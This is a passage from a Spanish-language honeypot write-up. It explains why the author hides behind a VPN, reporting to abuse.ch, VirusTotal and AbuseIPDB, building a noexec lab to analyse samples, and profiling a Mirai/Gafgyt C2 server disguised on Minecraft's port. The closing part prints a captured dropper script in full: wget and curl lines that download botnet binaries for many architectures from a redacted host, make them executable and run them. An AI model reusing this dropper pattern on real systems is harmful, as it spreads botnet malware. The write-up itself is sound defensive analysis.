- Hacia el exterior dejamos de mostrar la IP real de nuestro domicilio y aparecemos con la IP que tiene el servidor de la VPN. Otorgándonos cierta privacidad y anonimato.
- Y que el tráfico que viaja hasta el servidor VPN va cifrado dentro del túnel. Por lo tanto, a ojos de un ISP sí saben que estamos usando una VPN, pero no saben qué estamos buscando, consultando o utilizando con la VPN. De nuevo dando cierta privacidad y anonimato.

En este proyecto no la usamos para cifrar el SSH (SSH ya va cifrado por sí mismo), **sino para ocultar nuestra IP real de una infraestructura que atrae atacantes**, y para tener una IP de salida fija con la que restringir el acceso al SSH en el firewall. El detalle de estos motivos se explica en el apartado de justificaciones.

Un motivo más para usar VPN: el CGNAT

Existe un motivo más para no exponer nuestra IP residencial, relacionado con el CGNAT (Carrier-Grade NAT).

El CGNAT es una técnica que usan muchos operadores de internet para que varios clientes compartan una misma dirección IP pública, ya que no hay direcciones IPv4 suficientes para asignar una única a cada abonado. Esto significa que la IP pública con la que salimos a internet puede no ser exclusivamente nuestra, sino la misma que la de otros usuarios de nuestra zona, calle, piso, bloque, comunidad.

La consecuencia es importante: bajo CGNAT, cualquier consecuencia asociada a nuestra IP pública no recae solo sobre nosotros, sino sobre todos los que la compartimos. Si administrásemos una infraestructura que atrae atacantes desde nuestra IP residencial, cualquier efecto sobre la reputación de esa dirección (o cualquier atención no deseada que atrajera) podría salpicar a esos otros usuarios que comparten la misma IP, sin que ellos tengan nada que ver.

Usar la VPN evita este problema: al salir por una IP de Mullvad en lugar de por nuestra IP residencial compartida, aislamos nuestra actividad y no exponemos a terceros a las consecuencias de administrar este proyecto. No es solo una cuestión de privacidad propia, sino también de responsabilidad hacia quienes comparten nuestra conexión.

Qué es Mullvad VPN

Mullvad es el proveedor de VPN que utilizaremos. Es conocido por una postura de privacidad fuerte y por un modelo de cuenta que no exige datos personales.

Mullvad cuenta con servidores en muchos paises, y dentro de esos paises también tiene servidores repartidos entre diferentes ciudades de dicho país.

Cada servidor, de cada ciudad de cada país es diferente, por lo tanto cada servidor cuenta con su propia IP única y diferente a los demás servidores de otras ciudades y paises.

Canales a los que reportamos

Toda la información que capturen los honeypots (las muestras de malware y los indicadores de los ataques) la reportamos a cinco plataformas públicas de inteligencia de amenazas. Tres de ellas (MalwareBazaar, ThreatFox y URLhaus) forman parte del ecosistema de abuse.ch, un proyecto de investigación sin ánimo de lucro dedicado a combatir el malware y las botnets. Las otras dos, VirusTotal y AbuseIPDB, no tienen relación con abuse.ch.

- **VirusTotal**
  VirusTotal analiza ficheros y URLs con decenas de motores antivirus a la vez y agrega el resultado, indicando si algo se considera malicioso o benigno. En nuestro flujo es el que decide si una muestra es malware: sin su veredicto no se publica nada en las plataformas de abuse.ch. Además, en VirusTotal subimos la muestra, la votamos como maliciosa y la comentamos antes que en ninguna otra parte, para que nadie se adelante a atribuírsela.
- **MalwareBazaar**
  MalwareBazaar es la plataforma de abuse.ch dedicada a compartir muestras de malware. Es importante entender que MalwareBazaar trabaja con el fichero en sí (el binario), no solo con su hash. Es decir, aquí subimos la muestra real que ha capturado el honeypot. Solo admite malware confirmado (nada de adware ni ficheros benignos) y prefiere muestras recientes.
- **ThreatFox**
  ThreatFox es la plataforma de abuse.ch dedicada a compartir indicadores de compromiso (IOCs). A diferencia de MalwareBazaar, aquí no subimos el fichero, sino los indicadores asociados a un ataque: direcciones IP, dominios, hashes o URLs vinculados a malware o a servidores de mando y control. Es

decir, no la muestra, sino las "huellas" que permiten a otros identificar y bloquear esa amenaza.

- **URLhaus**
  URLhaus es la plataforma de abuse.ch dedicada a las URL que distribuyen malware. Aquí reportamos la dirección desde la que se descargó una muestra, para que otros puedan bloquearla.
- **AbuseIPDB**
  AbuseIPDB es una base de datos colaborativa de reputación de direcciones IP. Aquí reportamos las IPs de los atacantes que nos golpean, contribuyendo a que otros puedan valorar la mala reputación de esas direcciones. Es la plataforma donde adquieren valor los datos de origen de los ataques que registran nuestros honeypots.

Conceptos que se repetirán muchísimo durante toda la documentación:

- **Egress** *(del latín - egressus)*:
  Es el tráfico de salida, el que generan nuestros honeypots hacia fuera. Controlarlo es lo que evita que, si un atacante compromete un contenedor, pueda usarlo para atacar a terceros.

- **Ingress** *(del latín - ingressus)*:
  Es el tráfico de entrada, el que viene desde fuera (internet) hacia nuestros honeypots. Controlarlo decide quién puede alcanzar la máquina.

3
Procedimientos

Este apartado está explicado a fondo, con los comandos, los scripts y el porqué de cada paso, en mi repositorio de GitHub:

https://github.com/iliangithub/Project_Dirtylands

¿Por qué no está aquí?

1. La idea principal era ponerlo aquí, pero el README se alargó muchísimo.
2. La guía en su mayoría cuenta con comandos para copiar y pegar en la terminal para configurar y crear el honeypot.
3. Que esté centralizado en el repositorio, me permite poder modificarlo cuando desee y seguir puliendolo sin tocar este documento.
4. Porque está traducida a cuatro idiomas (inglés, búlgaro, francés y alemán), y mantener esas traducciones es otra de las cosas que hay que cuidar a la larga (más aún si quisiera añadir otras).

Este documento se centra más en la parte teórica que la práctica.

4
Análisis y Caza

4.1. Análisis de Malware.

4.1.1 Creando un entorno seguro de análisis estático.

Empezamos el análisis estático. Uno de los modus operandi que más he visto en el honeypot, y en general, es meter en el servidor víctima un script de Linux que se dedica a hacer peticiones y descargar el malware real.

Antes de mirar ningún código vamos a crear un entorno seguro. Estos comandos no están en el repositorio de GitHub, así que los pongo aquí:

- `mkdir -p ~/lab/mnt`

Crea la carpeta que servirá de punto de montaje del laboratorio, de ahí el nombre `mnt`. La opción `-p` crea también las carpetas padre que falten (`~/lab`) y no da error si ya existen.

¿Qué vamos a montar ahí? Una imagen de disco que creamos ahora:

- `fallocate -l 1G ~/lab/lab.img`

Crea un fichero de exactamente 1 GB en esa ruta.

- `mkfs.ext4 -q -L LABMALWARE ~/lab/lab.img`

Lo formateamos, es decir, le instalamos dentro un sistema de ficheros, la estructura que permite guardar datos con sus nombres y permisos. **¿Para qué tanto lío, si podríamos usar una carpeta normal?**

Cuando analizas malware, **el riesgo número uno es ejecutarlo sin querer**. En reposo, el fichero no hace nada; en cuanto se ejecuta, su código actúa. Para evitarlo vamos a usar unas opciones de seguridad que solo existen al montar un sistema de ficheros. Una carpeta corriente no las puede tener, porque hereda las reglas del disco en el que está.

Las opciones de montaje que vamos a usar son cuatro: `loop`, `noexec`, `nosuid` y `nodev`.

loop

Es la que hace posible el truco. Un `mount` normal espera un dispositivo de verdad: un disco, una partición, un USB. Nosotros no tenemos un disco, tenemos un fichero (`lab.img`). Con `loop`, el sistema crea un dispositivo de bucle (loopback), una capa que presenta el fichero como si fuera un disco. Sin `loop` no se puede montar un fichero.
Las otras tres son las de seguridad, y funcionan igual: le prohíben al kernel hacer algo con lo que haya dentro de ese sistema de ficheros.

noexec

No execute. El kernel se niega a ejecutar cualquier binario que esté en este sistema de ficheros, tenga los permisos que tenga. **Es la protección principal contra lanzar la muestra sin querer.**

nosuid

Ignora los bits setuid y setgid. Son un mecanismo legítimo de Linux para que un programa se ejecute con los privilegios de su propietario y no con los de quien lo lanza: por eso `passwd` puede modificar ficheros de root aunque lo ejecutes como usuario normal. El malware puede abusar de ellos para escalar privilegios, por ejemplo dejando un binario con setuid de root. Con `nosuid`, esos bits no sirven de nada.

nodev

Ignora los ficheros de dispositivo. En Linux, algunos ficheros especiales representan hardware: `/dev/sda` es el disco entero y `/dev/mem`, la memoria. El malware podría crear uno de estos ficheros en su carpeta para acceder directamente al disco o a la memoria, saltándose los controles normales. Con `nodev`, el kernel no los trata como dispositivos.

Ahora guardamos esa configuración de forma permanente:

- `echo '/home/kali/lab/lab.img /home/kali/lab/mnt  ext4 loop,noexec,nosuid,nodev,noauto,user,rw  0  0' | sudo tee -a /etc/fstab`

Este comando se entiende mejor leído de atrás hacia delante: `tee -a` añade (`-a`, append) la línea del `echo` al final de `/etc/fstab`, y lo hace con `sudo` porque es un fichero del sistema.

El nombre viene de file systems table, la tabla de sistemas de ficheros. Es la lista en la que Linux apunta qué discos y particiones montar, dónde y con qué opciones: la partición raíz, quizá una aparte para `/home`, la de arranque, el área de intercambio (swap)... Cada vez que arrancas, alguien tiene que decidir qué se monta y cómo, y ese alguien es `/etc/fstab`. En nuestra línea, además de las cuatro opciones, van

`noauto` (no se monta sola al arrancar), `user` (tu usuario la puede montar sin `sudo`) y `rw` (lectura y escritura).

- `mount ~/lab/mnt || sudo mount ~/lab/mnt`

Monta el laboratorio: conecta `lab.img` con la carpeta `mnt` aplicando las opciones de `/etc/fstab`. Si sin `sudo` falla, el `||` lo vuelve a intentar con `sudo`. A partir de aquí, entrar en `~/lab/mnt` es entrar dentro de la imagen.

- `sudo chown $USER:$USER ~/lab/mnt`
- `chmod 700 ~/lab/mnt`


Con estos dos comandos, la carpeta pasa a ser tuya y solo tuya.
¿Por qué hace falta? Al formatear con `mkfs.ext4`, el sistema de ficheros nació con su raíz perteneciente a root. Recién montada, la carpeta `mnt` es de root, y tu usuario no podría escribir dentro sin `sudo`.
`chown` (change owner) lo corrige:

- Cambia el dueño de un fichero o una carpeta.
- `$USER:$USER` es el nuevo dueño, con el formato usuario:grupo. `$USER` es una variable que la shell sustituye por tu nombre de usuario, aquí `kali`, así que significa usuario kali, grupo kali.
- Necesita `sudo` porque, para quitarle algo a root, hacen falta privilegios de root.

Después, `chmod` ajusta los permisos para que solo tú puedas entrar:

- `chmod` (change mode) cambia los permisos.
- `700` es la notación octal. Cada cifra es un grupo de usuarios: la primera eres tú (el propietario), la segunda tu grupo y la tercera el resto. El 7 te da permiso completo (leer, escribir y entrar en la carpeta) y los dos 0 no le dan nada a nadie más.

Así, nadie salvo tu usuario puede entrar, listar o leer lo que hay dentro: ni otros usuarios del sistema, ni servicios en segundo plano, ni los indexadores del escritorio que recorren las carpetas.



Es `findmnt` (find mount), que muestra los sistemas de ficheros montados. Sirve para comprobar que el laboratorio se ha montado con las opciones de seguridad: en la columna OPTIONS aparecen `nosuid`, `nodev` y `noexec`.

- `sudo systemctl daemon-reload`

Al montar después de haber tocado `/etc/fstab`, `mount` avisa de que systemd sigue usando la versión anterior del fichero y pide recargarla con este comando.
Falta el `umask`, y es importantísimo: decide por adelantado con qué permisos nacen los ficheros y carpetas que crees a partir de ese momento.

Esto es importante porque estamos a punto de descargar los binarios.

Cómo funciona el cálculo:

El nombre viene de user mask, máscara de usuario, y funciona literalmente como una máscara: **son los permisos que se quitan, no los que se dan**. Al principio despista.
A los permisos de partida se les resta la máscara:
Ficheros: 666 - 077 = 600
Carpetas: 777 - 077 = 700



`umask` sin nada muestra la máscara actual (002, la que trae Kali); `umask 077` la cambia, y al volver a consultarla ya sale 077.

Con `umask 077`:

- El 0 inicial no toca los permisos del propietario, así que tú los conservas todos.
- Los dos 7 siguientes quitan todos los permisos al grupo y al resto de usuarios.

Resultado: los ficheros nacen con 600 (solo tú puedes leerlos y escribirlos) y las carpetas con 700 (solo tú puedes entrar), que es lo que queremos para el laboratorio. Ojo: el `umask` solo vale para la terminal en la que lo escribes. Si abres otra o reinicias, hay que volver a ponerlo.

- `mkdir -p ~/lab/mnt/dirtyland/2026-09-14 && cd ~/lab/mnt/dirtyland/2026-09-14`

Desde aquí ya podemos coger los binarios de Cowrie o descargarlos directamente. Yo lo hice con `curl`, guardando aparte las cabeceras HTTP (`-D cabeceras-kla.txt`) para estudiarlas después, y el script con la extensión `.malz`, para que se vea a simple vista que es una muestra:

```
┌──(kali㉿kali)-[~/lab/mnt/dirtyland/2026-09-14]
└─$ curl -sS -f --remove-on-error \
    --max-time 60 --retry 2 \
    -D cabeceras-kla.txt \
    -o kla.sh.malz \
    -w 'HTTP %{http_code} | %{size_download} bytes | %{content_type} | %{remote_ip}\n' \
    http://[redacted]/bins/kla.sh
HTTP 200 | 3241 bytes | application/octet-stream | [redacted]
```

Y aquí lo tenemos. Si alguien se pregunta cómo sabía que en esa IP estaba ese script: mi Cowrie lo subió de forma automática a una de las plataformas de reporte, y simplemente cogí la URL y lo descargué. Las propias notificaciones de Telegram también te lo dicen, así que da igual que lo descargue él o yo:

```
┌──(kali㉿kali)-[~/lab/mnt/dirtyland/2026-09-14]
└─$ ls -lah
total 16K
drwx------ 2 kali kali 4.0K Sep 14 06:39 .
drwx------ 3 kali kali 4.0K Sep 14 06:32 ..
-rw------- 1 kali kali  186 Sep 14 06:39 cabeceras-kla.txt
-rw------- 1 kali kali 3.2K Sep 14 06:39 kla.sh.malz
```

4.1.2 Análisis del atacante.

Empezamos por las cabeceras:

```
┌──(kali㉿kali)-[~/lab/mnt/dirtyland/2026-09-14]
└─$ cat cabeceras-kla.txt
HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Length: 3241
Content-Type: application/octet-stream
Last-Modified: Wed, 09 Sep 2026 14:40:28 GMT
Date: Mon, 14 Sep 2026 10:39:17 GMT
```

De la cabecera interesan dos datos: el tamaño del fichero, 3241 bytes, y la última modificación, que dice que el script se colocó o se modificó por última vez en su servidor el `Wed, 09 Sep 2026 14:40:28 GMT`.


Es un indicador poco preciso, pero al menos da una idea aproximada de cuándo empezó la campaña. Aunque todavía no hemos descargado los binarios (yo ya los tengo), quiero mirar también su última modificación, por si sacamos algo:

```
┌──(kali㉿kali)-[~/…/mnt/dirtyland/2026-09-14/bin]
└─$ cat cabeceras-* | grep "Last-Modified"
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
```

Todos tienen la misma, el domingo 13 de septiembre a las 17:31:49 GMT, así que no aporta mucho más. Lo que sí está claro es que el servidor funciona por lo menos desde el miércoles 9 hasta el día 14, cuando lo descargué: unos seis días de campaña, como mínimo.

Curiosamente, en la cabecera no aparece `Server:`. Un servidor normal suele anunciar lo que es (Apache, nginx…). Si no aparece, o lo ha quitado a propósito o es un servidor muy minimalista, que probablemente sea su caso.

Si buscamos en Shodan qué puertos tiene abiertos, la cosa se pone interesante:




Tiene dos: uno muy conocido, el 22 de SSH, y otro que parece aleatorio, del que hablamos ahora.

El banner de SSH (`OpenSSH_9.6p1 Ubuntu-3ubuntu13.19`) es el de la versión de OpenSSH que trae Ubuntu 24.04 LTS, así que el servidor es, con mucha probabilidad, un Ubuntu 24.04.

También se ve su fingerprint (`97:...`), **un IOC de infraestructura de primer orden** porque identifica esta máquina de forma única. Si el operador mueve el servidor a otra IP pero reutiliza las mismas claves SSH, cosa habitual porque se regeneran poco, se puede seguir su infraestructura buscando ese fingerprint en Shodan. Es una técnica de pivoting muy potente.

El segundo puerto, el 25565, es el que más dice. Es el puerto por defecto de los servidores de Minecraft (Java Edition, TCP):



Elegirlo es muy intencionado: parece el tráfico de un videojuego y despista a quien lo mire por encima, que da por hecho que ahí hay un servidor de Minecraft. Pero lo que responde en ese puerto no es Minecraft:



¿Qué es este chorro de bytes que estamos viendo?

\x1b[?1049h	activa la "pantalla alternativa" del terminal (pantalla

	completa)
\x1b[8;30;105t	redimensiona la ventana a 30 filas x 105 columnas
\xff\xfb\x01	Telnet: IAC WILL ECHO
\xff\xfb\x03	Telnet: IAC WILL SUPPRESS-GO-AHEAD
\xff\xfc\x22	Telnet: IAC WONT LINEMODE
\x1b[38;5;255m	color de texto blanco
Username: \x1b[38;5;255	color blanco
Password: \x1b[38;5;196m	color rojo
Wrong credentials. \x1b[?1049l	desactiva la pantalla alternativa

Es una pantalla de login a pantalla completa, con colores, servida por Telnet. Los bytes `\xff` son la negociación del protocolo Telnet (`\xff` es el carácter IAC, Interpret As Command) y las secuencias `\x1b[` son códigos ANSI del terminal. Quien se conecta a ese puerto ve una pantalla que le pide usuario y contraseña y que, si se equivoca, responde `Wrong credentials.` en rojo.

Es **el panel de administración de una botnet Mirai/Gafgyt**, el C2 (Command and Control, también CNC): el terminal en el que el operador, el botmaster, se autentica para dar órdenes a sus bots, como lanzar ataques DDoS o ver cuántos dispositivos tiene infectados. El código fuente original de Mirai incluye un CNC de este tipo, escrito en Go, con un login por Telnet.

> Por motivos legales:
>
> El artículo 197 bis del Código Penal castiga el acceso no autorizado a sistemas de información, así que no puedo ni siquiera conectarme para ver cómo es ese login expuesto a internet.

¿Cómo consigue los bots? ¿Con juegos piratas tipo Minecraft o con ataques directos como el que le hizo a mi honeypot?

> Lo primero es posible, pero no lo podemos afirmar, y casi podemos afirmar que no. Lo consigue precisamente como lo intentó con nosotros: atacando por SSH (puerto 22) y Telnet (puerto 23). Lo veremos más adelante, revisando su código pieza a pieza.

Otra pregunta que nos podemos hacer: ¿por qué no aparece el puerto 80, si acabamos de descargar de él?


> Si entras por HTTP a su IP, devuelve un `404`, que es una respuesta válida: para devolver `404 Not Found`, el servidor ha tenido que estar escuchando

en el puerto 80, aceptar la conexión, entender la petición HTTP y contestar. Funciona.

Evidentemente, su intención no es tener una web bonita, sino servir archivos. Lo más probable es que Shodan simplemente no haya escaneado el puerto 80, por el motivo que sea, y no que sea por el `404`, porque un `404` ya es una respuesta HTTP.

Y una pregunta más para los lectores más curiosos:

¿Por qué Minecraft y no Valorant o League of Legends?



Porque Minecraft es el único de los tres que sirve técnicamente como disfraz, y eso refuerza el análisis.

- Minecraft (Java Edition) tiene modo individual y multijugador. Para el multijugador, alguien monta su propio servidor, en casa o en una máquina remota, capaz de aguantar a X jugadores, y ese servidor se queda escuchando conexiones en un puerto fijo y conocido: el 25565 TCP.

  Y es muy típico alquilar una VPS barata (de un proveedor como HostUS, precisamente) y montar ahí un servidor de Minecraft para jugar con amigos.

  Por eso, una IP cualquiera escuchando en el 25565 no llama la atención de nadie: el disfraz funciona porque lo que imita existe a millones.

- Valorant y League of Legends funcionan al revés. Son juegos solo multijugador y centralizados: los servidores los aloja Riot Games en sus propios centros de datos. El jugador nunca monta un servidor, su cliente se conecta hacia fuera, a la infraestructura de Riot. Los puertos que salen al buscarlo en Google son para abrir el tráfico del cliente, no para alojar nada. Counter-Strike, en cambio, sí permite montar servidores propios, y podría haberlo usado. Fijaos en que no lo ha hecho...

Ahí está el porqué: no existe un puerto de servidor de Valorant que una VPS pueda fingir, porque nadie aloja servidores de Valorant en su máquina. Un C2 escuchando en el puerto de LoL no engañaría a nadie; al revés, sería una señal de alarma.

Con esto hemos sacado algo todavía más importante: **una de las TTP** (Tácticas, Técnicas y Procedimientos) **de nuestro rival**.
Nadie está obligado a hacer algo tan concreto. Si lo hace, deja justo eso: una huella identificable.

En MITRE ATT&CK es la técnica T1571 (Non-Standard Port).

No digo que haya descubierto nada nuevo: T1571 existe desde hace años. Lo que empieza a darle una identidad al rival es usar ese puerto concreto. Esa es la definición de TTP: no es lo que sale en MITRE ATT&CK, sino el conjunto de cosas que hace el rival y que dejan huella, hasta poder correlacionarlo e identificarlo en algunos casos.

Para concluir:
- Técnica (T1571): usar un puerto no estándar. Está en MITRE, es genérico y lo hace mucha gente.
- Procedimiento: usar justo el 25565 de Minecraft para camuflarse. No está en MITRE, es la manera concreta de este actor.

4.1.3 Análisis estático del código con cat y strings.

4.1.3.1 Primer fichero.

Empezamos por el primer fichero, el que llama a los demás. Lo vemos con `cat -v` y no con `strings`: al ser un script de texto plano, `cat` lo enseña entero, y `-v` neutraliza los bytes de control (los muestra como `^[` en lugar de dejar que el terminal los interprete).

```
┌──(kali㉿kali)-[~/Downloads]
└─$ strings kla.sh
#!/bin/sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;
wget http://[redacted]/bins/net.x86_64 -O net_bot && chmod 777 net_bot && ./net_bot net.x86_64 && exit;
curl -L [redacted]/bins/net.x86_64 -o net_bot && chmod 777 net_bot && ./net_bot net.x86_64 && exit;
wget http://[redacted]/bins/net.x86 -O net_bot && chmod 777 net_bot && ./net_bot net.x86 && exit;
curl -L http://[redacted]/bins/net.x86 -o net_bot && chmod 777 net_bot && ./net_bot net.x86 && exit;
wget http://[redacted]/bins/net.mips -O net_bot && chmod 777 net_bot && ./net_bot net.mips && exit;
curl -L http://[redacted]/bins/net.mips -o net_bot && chmod 777 net_bot && ./net_bot net.mips && exit;
wget http://[redacted]/bins/net.mpsl -O net_bot && chmod 777 net_bot && ./net_bot net.mpsl && exit;
curl -L http://[redacted]/bins/net.mpsl -o net_bot && chmod 777 net_bot && ./net_bot net.mpsl && exit;
wget http://[redacted]/bins/net.arm -O net_bot && chmod 777 net_bot && ./net_bot net.arm && exit;
curl -L http://[redacted]/bins/net.arm -o net_bot && chmod 777 net_bot && ./net_bot net.arm && exit;
wget http://[redacted]/bins/net.arm5 -O net_bot && chmod 777 net_bot && ./net_bot net.arm5 && exit;
curl -L http://[redacted]/bins/net.arm5 -o net_bot && chmod 777 net_bot && ./net_bot net.arm5 && exit;
wget http://[redacted]/bins/net.arm6 -O net_bot && chmod 777 net_bot && ./net_bot net.arm6 && exit;
curl -L http://[redacted]/bins/net.arm6 -o net_bot && chmod 777 net_bot && ./net_bot net.arm6 && exit;
wget http://[redacted]/bins/net.arm7 -O net_bot && chmod 777 net_bot && ./net_bot net.arm7 && exit;
curl -L http://[redacted]/bins/net.arm7 -o net_bot && chmod 777 net_bot && ./net_bot net.arm7 && exit;
wget http://[redacted]/bins/net.ppc -O net_bot && chmod 777 net_bot && ./net_bot net.ppc && exit;
curl -L http://[redacted]/bins/net.ppc -o net_bot && chmod 777 net_bot && ./net_bot net.ppc && exit;
wget http://[redacted]/bins/net.m68k -O net_bot && chmod 777 net_bot && ./net_bot net.m68k && exit;
curl -L http://[redacted]/bins/net.m68k -o net_bot && chmod 777 net_bot && ./net_bot net.m68k && exit;
wget http://[redacted]/bins/net.sh4 -O net_bot && chmod 777 net_bot && ./net_bot net.sh4 && exit;
curl -L http://[redacted]/bins/net.sh4 -o net_bot && chmod 777 net_bot && ./net_bot net.sh4 && exit;
wget http://[redacted]/bins/net.spc -O net_bot && chmod 777 net_bot && ./net_bot net.spc && exit;
curl -L http://[redacted]/bins/net.spc -o net_bot && chmod 777 net_bot && ./net_bot net.spc && exit;
wget http://[redacted]/bins/net.arc -O net_bot && chmod 777 net_bot && ./net_bot net.arc && exit;
curl -L http://[redacted]/bins/net.arc -o net_bot && chmod 777 net_bot && ./net_bot net.arc && exit;
wget http://[redacted]/bins/net.i686 -O net_bot && chmod 777 net_bot && ./net_bot net.i686 && exit;
curl -L http://[redacted]/bins/net.i686 -o net_bot && chmod 777 net_bot && ./net_bot net.i686 && exit;
wget http://[redacted]/bins/net.i486 -O net_bot && chmod 777 net_bot && ./net_bot net.i486 && exit;
